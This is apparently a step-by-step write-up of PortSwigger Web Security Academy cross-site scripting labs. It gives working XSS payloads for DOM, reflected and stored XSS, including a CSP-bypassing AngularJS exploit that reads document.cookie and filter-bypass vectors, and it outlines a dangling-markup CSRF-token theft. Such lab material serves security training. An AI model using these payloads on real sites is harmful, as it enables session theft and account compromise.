
Go to the exploit server and paste the following code, replacing your-lab-id with your lab ID:

<script>
location='https://your-lab-id.web-security-academy.net/?search=%3Cinput%20id=x%20ng-focus=$event.path|orderBy:%27(z=alert)(document.cookie)%27%3E#x';
</script>

Click "Store" and "Deliver exploit to victim".

The exploit uses the ng-focus event in AngularJS to create a focus event that bypasses CSP. It also uses $event, which is an AngularJS variable that references the event object. The path property is specific to Chrome and contains an array of elements that triggered the event. The last element in the array contains the window object.

Normally, | is a bitwise or operation in JavaScript, but in AngularJS it indicates a filter operation, in this case the orderBy filter. The colon signifies an argument that is being sent to the filter. In the argument, instead of calling the alert function directly, we assign it to the variable z. The function will only be called when the orderBy operation reaches the window object in the $event.path array. This means it can be called in the scope of the window without an explicit reference to the window object, effectively bypassing AngularJS's window check.



Craft a response

URL: https://acd51f671e3c1e8a80f7896901080058.web-security-academy.net/exploit

HTTPS ✓

File: /exploit

Head:
```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
```


**Lab21:** DOM XSS in document.write sink using source location.search

**Description:** This lab contains a DOM-based cross-site scripting vulnerability in the search query tracking functionality. It uses the JavaScript document.write function, which writes data out to the page. The document.write function is called with data from location.search, which you can control using the website URL.

To solve this lab, perform a cross-site scripting attack that calls the alert function.

**Testing procedure and snapshot:**


Enter a random alphanumeric string into the search box.Right-click and inspect the element,and observe that your random string has been placed inside an img src attribute.Break out of the img attribute by searching for: "><svg onload=alert(1)>.



ac241f891fef3f9980182f6c00aa00dc.web-security-academy.net/?search="><svg+onload%3Dalert%281%29>

...891fef3f9980182f6c00aa00dc.web-security-academy.net says

1



DOM XSS in document.write sink using source location.search

Congratulations, you solved the lab!

0 search results for '"><svg onload=alert(1)>'

**Lab22:** DOM XSS in document.write sink using source location.search inside a select element


**Description:** This lab contains a DOM-based cross-site scripting vulnerability in the stock checker functionality. It uses the JavaScript document.write function, which writes data out to the page. The document.write function is called with data from location.search which you can control using the website URL. The data is enclosed within a select element.

To solve this lab, perform a cross-site scripting attack that breaks out of the select element and calls the alert function.


**Testing procedure and snapshot:**

**Step1:** Use Burp Suite to intercept and modify the request to the stock checking function, containing the `storeId` parameter.Enter a random alphanumeric string into the `storeId` query parameter.

**Step2:** Right-click and inspect the element, and observe that your random string has been placed inside a select element.Change the URL to:
`product?productId=1&storeId="></select><img%20src=1%20onerror=alert(1)>`


...1e57a001803c58320068009d.web-security-academy.net says

1


DOM XSS in document.write sink using source location.search inside a select element


**Lab23:** DOM XSS in innerHTML sink using source location.search

**Description:** This lab contains a DOM-based cross-site scripting vulnerability in the search blog functionality. It uses an innerHTML assignment, which changes the HTML contents of a div element, using data from location.search.

To solve this lab, perform a cross-site scripting attack that calls the alert function.


**Testing procedure and snapshot:**

Enter the following into the into the search box: <img src=1 onerror=alert(1)>.Click "Search".



...1f9e557b807c05b000e00076.web-security-academy.net says

1




**Lab24:** DOM XSS in jQuery anchor href attribute sink using location.search source

**Description:** This lab contains a DOM-based cross-site scripting vulnerability in the submit feedback page. It uses the jQuery library's $ selector function to find an anchor element, and changes its href attribute using data from location.search.


To solve this lab, make the "back" link alert document.cookie.

**Testing procedure and snapshot:**

On the Submit feedback page, change the query parameter returnPath to / followed by a random alphanumeric string.Right-click and inspect the element, and observe that your random string has been placed inside an a href attribute.Change returnPath to javascript:alert(document.cookie), then hit enter and click "back".



```
ac4f1f7a1f3dcd7f80af084900a0002d.web-security-academy.net/feedback?returnPath=javascript:alert(document.cookie)
...a1f3dcd7f80af084900a0002d.web-security-academy.net says
```



```
ac4f1f7a1f3dcd7f80af084900a0002d.web-security-academy.net/feedback?returnPath=javascript:alert(document.cookie)
```

DOM XSS in jQuery anchor `href` attribute sink using `location.search` source

Congratulations, you solved the lab!

Submit feedback

Name:

Email:

**Lab25:** DOM XSS in AngularJS expression with angle brackets and double quotes HTML-encoded


**Description:** This lab contains a DOM-based cross-site scripting vulnerability in a AngularJS expression within the search functionality.

AngularJS is a popular JavaScript library, which scans the contents of HTML nodes containing the ng-app attribute (also known as an AngularJS directive). When a directive is added to the HTML code, you can execute JavaScript expressions within double curly braces. This technique is useful when angle brackets are being encoded.

To solve this lab, perform a cross-site scripting attack that executes an AngularJS expression and calls the alert function.

**Testing procedure and snapshot:**


Enter a random alphanumeric string into the search box.View the page source and observe that your random string is enclosed in an ng-app directive.Enter the following AngularJS expression in the search box: {{$on.constructor('alert(1)')()}} and Click search



4c1ff71f94f5c08083904d0043009f.web-security-academy.net/?search=%7B%7B%24on.constructor%28%27alert%281...

...71f94f5c08083904d0043009f.web-security-academy.net says

1



DOM XSS in AngularJS expression with angle brackets and double quotes HTML-encoded

Congratulations, you solved the lab!

0 search results for ''

**Lab26:** Reflected DOM XSS

**Description:** This lab demonstrates a reflected DOM vulnerability. Reflected DOM vulnerabilities occur when the server-side application processes data from a request and echoes the data in the response. A script on the page then processes the reflected data in an unsafe way, ultimately writing it to a dangerous sink.


To solve this lab, create an injection that calls the alert() function.

**Testing procedure and snapshot:**

**Step1:** In Burp Suite, go to the Proxy tool and make sure that the Intercept feature is switched on.Back in the lab, go to the target website and use the search bar to search for a random test string, such as "XSS".


**Step2:** Return to the Proxy tool in Burp Suite and forward the request.On the Intercept tab, notice that the string is reflected in a JSON response called search-results.

**Step3:** From the Site Map, open the searchResults.js file and notice that the JSON response is used with an eval() function call.By experimenting with different search strings, you can identify that the JSON response is escaping quotation marks. However, backslash is not being escaped.To solve this lab, enter the following search term: \"-alert(1)}//


ac3b1f981e2a88f380bd4a2a0077008c.web-security-academy.net/?search=%5C"-alert%281%29%7D%2F%2F

...1e2a88f380bd4a2a0077008c.web-security-academy.net says

1


Reflected DOM XSS

Congratulations, you solved the lab!

**Lab27:** Stored DOM XSS

**Description:** This lab demonstrates a stored DOM vulnerability in the blog comment functionality. To solve this lab, exploit this vulnerability to call the alert() function.


**Testing procedure and snapshot:**


To solve this lab, create a comment with the following vector:

<><img src=1 onerror=alert(1)>

In an attempt to prevent XSS, the website uses the JavaScript replace() function to encode angle brackets. However, when the first argument is a string, the function only replaces the first occurrence. We exploit this vulnerability by simply including an extra set of angle brackets at the beginning of the comment. These angle brackets will be encoded, but any subsequent angle brackets will be unaffected, enabling us to effectively bypass the filter and inject HTML.

The value of the src attribute is invalid and throws an error. This triggers the onerror event handler, which then calls the alert() function. As a result, the payload is executed whenever the user's browser attempts to load the page containing your malicious post.


accb1f651f5ecdeb80631a5c004d0059.web-security-academy.net/post?postId=1
...1f5ecdeb80631a5c004d0059.web-security-academy.net says
1
OK
Tracking Y
Carrie On | 22 March 2020



**Lab28:** Reflected XSS protected by CSP, with dangling markup attack

**Description:** This lab uses CSP to mitigate against XSS attacks.

To solve the lab, perform a dangling markup attack that steals a CSRF token and uses it to change the email address of another user. You can use the following credentials to log in for testing:

- Username: wiener
- Password: peter

